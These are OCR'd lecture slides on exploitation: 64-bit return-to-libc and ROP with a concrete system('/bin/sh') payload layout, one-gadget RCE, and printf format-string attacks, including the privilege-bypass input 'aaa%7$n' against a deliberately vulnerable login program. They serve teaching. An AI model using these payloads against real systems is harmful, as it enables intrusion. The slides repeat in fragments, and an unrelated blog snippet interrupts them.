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
Starting program: /home/file
Read: Test
[Inferior 1 (process 16505) exited normally]
```

```
% gdb ./file
(gdb) r
Starting program: /home/file < ret2libc_64
Read: AAAAAAAAAAAAAAAAAAAAAAAA����
$
```

Practical Example Analysis: Borrowed Code Chunks

Borrowed code chunks

```
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
41 41 41 41 41 41 41 41 ("AAAAAAAA")
02 e1 a2 f7 ff 7f 00 00 (&(pop RDI; retq))
17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```



…

RIP

RBP

buffer

Borrowed code chunks

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

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

→

...

RIP

0x4141414141414141

0x4141414141414141

0x4141414141414141

buffer

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

→

...

0x00007ffff7a2e102

0x4141414141414141

0x4141414141414141

0x4141414141414141

buffer

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

```
...

0x00007ffff7b99d17
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

→

```
...
0x0000000000400560
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0x00007ffff7a2e102
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0x4141414141414141
0x4141414141414141
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

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

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

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0x0000000000400560
0x00007ffff7b99d17
0x00007ffff7a2e102
0x4141414141414141
0x4141414141414141
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pop RDI; retq Gadget

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
pop RDI; retq Gadget

RDI ← &"/bin/sh"



→

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0x0000000000400560
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0x00007ffff7a2e102
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17 9d b9 f7 ff 7f 00 00 (&"/bin/sh")
60 05 40 00 00 00 00 00 (system)
```


system(RDI)

```
system("/bin/sh")
```



→

...

0x0000000000400560

0x00007ffff7b99d17

0x00007ffff7a2e102

0x4141414141414141

0x4141414141414141

0x4141414141414141

} buffer

Practical Example Impact: Borrowed Code Chunks

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- As libc contains a lot of code, probability to find useful sequences is high
- Same impact as return2libc on 32-bit systems

Generalizing borrowed code chunks

- Return2libc on 64-bit systems uses parts of functions to set-up registers to call a libc function (borrowed code chunks)

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- Return2libc on 64-bit systems uses parts of functions to set-up registers to call a libc function (borrowed code chunks)
- What if there is no libc/no useful libc function such as `system`?

Generalizing borrowed code chunks

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- What if there is no libc/no useful libc function such as `system`?
- `system` is just a function consisting of "normal" C code

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
- Can we rebuild this function ourself from other function parts?



The New Y

Saturday, January 6, 2007

Daily Blog Tips awarded th

Last week Darren Rowse, from the famous Problogger blog, announced the winners of his latest Group Writing Project called "Reviews and Predictions". Among

the Daily Blog Tips is attracting a vast audience of bloggers who are looking to improve their blogs. When asked about the success of his blog Daniel commented that

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Return-oriented programming

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
  - `pop RDI; retq`
  - `pop RDI; pop R15; retq`
  - `add RSP, 8; retq`
- Gadgets are chained together for a shellcode

Return-oriented programming



Stack

return address 3
value2
value1
return address 2
SP → return address 1

Register

RSI
RDI

Program code

asm instruction
ret
} Gadget 1

...

pop rsi
pop rdi
ret
} Gadget 2

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
asm instruction
ret
} Gadget 3

...

Return-oriented programming



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

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

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Register

RSI

RDI

Program code

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ret
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

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

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return address 3
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Register

RSI	value1
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Program code

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
Return-oriented programming



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

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

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

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

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

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

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

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- This property is due to non-aligned, variable width opcodes

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

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

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

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

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
- Finding and combining gadgets is still like solving a puzzle, despite tool support

Return-oriented programming



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- Luckily, controlling the RIP in combination with a libc is often enough
- Most versions of libc contain at least one gadget `execve("/bin/sh", NULL, NULL)`
- These gadgets are called One-Gadget RCE and there are tools to find them

Return-oriented programming - Variants

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- Other variants of return-oriented programming have been developed
- However, principle to re-use parts of binary code is still the same

Return-oriented programming - Variants

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Jump-oriented programming (JOP) JOP gadgets end with indirect jump instead of `ret`, addresses are not stored on stack, but in a "dispatcher" table.

Loop-oriented programming (LOP) Uses a "loop gadget" that indirectly calls a function (*i.e.*, gadget) which returns back to the loop gadget in each loop iteration

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

- does not have to inject own code, it uses existing parts of the binary
- works on 32-bit and 64-bit systems


PRINTF

printf-oriented programming



- `printf` is Turing-complete

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

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

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

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

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- There is even a Brainfuck to printf compiler (printbf)

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



What functionality does `printf` have?

- Memory reads with `%s`

printf-oriented programming



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

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


What functionality does `printf` have?

- Memory reads with `%s`
- Memory writes with `%n`
- Conditionals with `%*.d`
- Loops by overwriting the format specifier counter


printf-oriented programming

```c
void or(int* in1, int* in2, int* out) {
    printf ("%s%s%n", in1, in2, out);
    printf ("%s%n", out, out);
}
int main() {
    int a = 0, b = 0, out;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    a = 0; b = 1;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    a = 1; b = 0;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    a = 1; b = 1;
    or(&a, &b, &out);
    printf("%d OR %d: %d\n", a, b, out);
    return 0;
}
```

printf-oriented programming

```
% ./printf
0 OR 0: 0
0 OR 1: 1
1 OR 0: 1
1 OR 1: 1
```

printf-oriented programming



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

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- And of course variables to mount data-integrity attacks

Practical Example: Data-integrity Attack with printf

Data-integrity Attack with printf

```c
int main() {
  char name[32];
  struct {
    int is_admin;
  } cred = {0};
  printf("Login: ");
  fgets(name, 32, stdin);
  int* admin_ptr = &(cred.is_admin);

  printf(name);

  if(*admin_ptr == 3) {
    printf("You are admin\n");
  } else {
    printf("Sorry, no privileges\n");
  }
  return 0;
}
```

Data-integrity Attack with printf

```
% echo 'aaa' | ./login
Login: aaa
Sorry, no privileges
```

Data-integrity Attack with printf

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% echo ’aaa’ | ./login
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% echo ’aaa%7$n’ | ./login
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You are admin
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

Stack

RBP

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

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

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
    printf("Sorry, no privileges\n");
  }
  return 0;
}
```



Stack

RBP

name

0


cred.is_admin

Data-integrity Attack with printf

```c
int main() {
  char name[32];
  struct {
    int is_admin;
  } cred = {0};
  printf("Login: ");
  fgets(name, 32, stdin);
  int* admin_ptr = &(cred.is_admin);

  printf(name);

  if(*admin_ptr == 3) {
    printf("You are admin\n");
  } else {
    printf("Sorry, no privileges\n");
  }
  return 0;
}
```



Stack

RBP

"7$n"

"aaa%"

0

name

cred.is_admin

Data-integrity Attack with printf

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

Stack

RBP

“7$n”

“aaa%”

&is_admin

0

} name

} admin_ptr

} cred.is_admin

Data-integrity Attack with printf

```c
int main() {
  char name[32];
  struct {
    int is_admin;
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  return 0;
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```



Stack

	RBP	
%11$		name
%10$		
%9$	"7$n"	
%8$	"aaa%"	
%7$	&is_admin	} admin_ptr
%6$	3	} cred.is_admin

- aaa → output counter at 3
- %7$ → &is_admin
- (%)n → is_admin = 3

Data-integrity Attack with printf

```c
int main() {
  char name[32];
  struct {
    int is_admin;
  } cred = {0};
  printf("Login: ");
  fgets(name, 32, stdin);
  int* admin_ptr = &(cred.is_admin);

  printf(name);

  if(*admin_ptr == 3) {
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  }
  return 0;
}
```



Practical Example Impact: Data-integrity Attack with printf

Data-integrity Attack with printf

- Attacker can change any variable in the program

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- Attacker can change any variable in the program
- Allows to divert the control flow to other legal paths
- printf cannot only write values, but also read values
- Possibility to leak sensitive information or other pointers

A lesser-known printf format modifier: h

- Format specifier `%n` writes an integer (32bit)

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A lesser-known printf format modifier: h

- Format specifier `%n` writes an integer (32bit)
- It can also write less than 32 bits using the `h` modifier
- To write a short (16bit), use `%hn`
- To write a character (8bit), use `%hhn`
- Useful to write large values byte- or word-wise

A lesser-known printf format modifier: h

```c
int main() {
    int val = 0xffffffff;
    printf("val: %08x\n", val);

    printf("1%n\r", &val);
    printf("val: %08x\n", val);

    val = 0xffffffff;
    printf("1%hn\r", &val);
    printf("val: %08x\n", val);

    val = 0xffffffff;
    printf("1%hhn\r", &val);
    printf("val: %08x\n", val);
}
```

```
% ./printf
```

A lesser-known printf format modifier: h

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int main() {
    int val = 0xffffffff;
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}
```

```
% ./printf
val: ffffffff
```

A lesser-known printf format modifier: h

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int main() {
    int val = 0xffffffff;
    printf("val: %08x\n", val);

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    printf("val: %08x\n", val);
}
```

```
% ./printf
val:  ffffffff
```

A lesser-known printf format modifier: h

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int main() {
    int val = 0xffffffff;
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}
```

```
% ./printf
val:  ffffffff
val:  00000001
```

A lesser-known printf format modifier: h

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    int val = 0xffffffff;
    printf("val: %08x\n", val);

    printf("1%n\r", &val);
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    val = 0xffffffff;
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    printf("val: %08x\n", val);

    val = 0xffffffff;
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    printf("val: %08x\n", val);
}
```

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% ./printf
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val:  00000001
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val:  ffffffff
val:  00000001
val:  ffff0001
```

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}
```

```
% ./printf
val:  ffffffff
val:  00000001
val:  ffff0001
val:  ffffff01
```

printf-oriented programming Summary

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- exploits a user-provided `printf` format string

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printf-oriented programming Summary

printf-oriented programming...

- exploits a user-provided `printf` format string
- allows to read/write arbitrary memory addresses
- allows to even execute arbitrary programs
- can be prevented easily

Want to learn more?

- Exploits are fun and a bit like puzzles

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- There are many techniques not covered in this lecture

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Want to learn more?

- Exploits are fun and a bit like puzzles
- There are many techniques not covered in this lecture
- Join or talk to the LosFuzzies, solve challenges in the Fuzzy Land!
- Learn from other people's exploits, e.g., CTF writeups

Questions?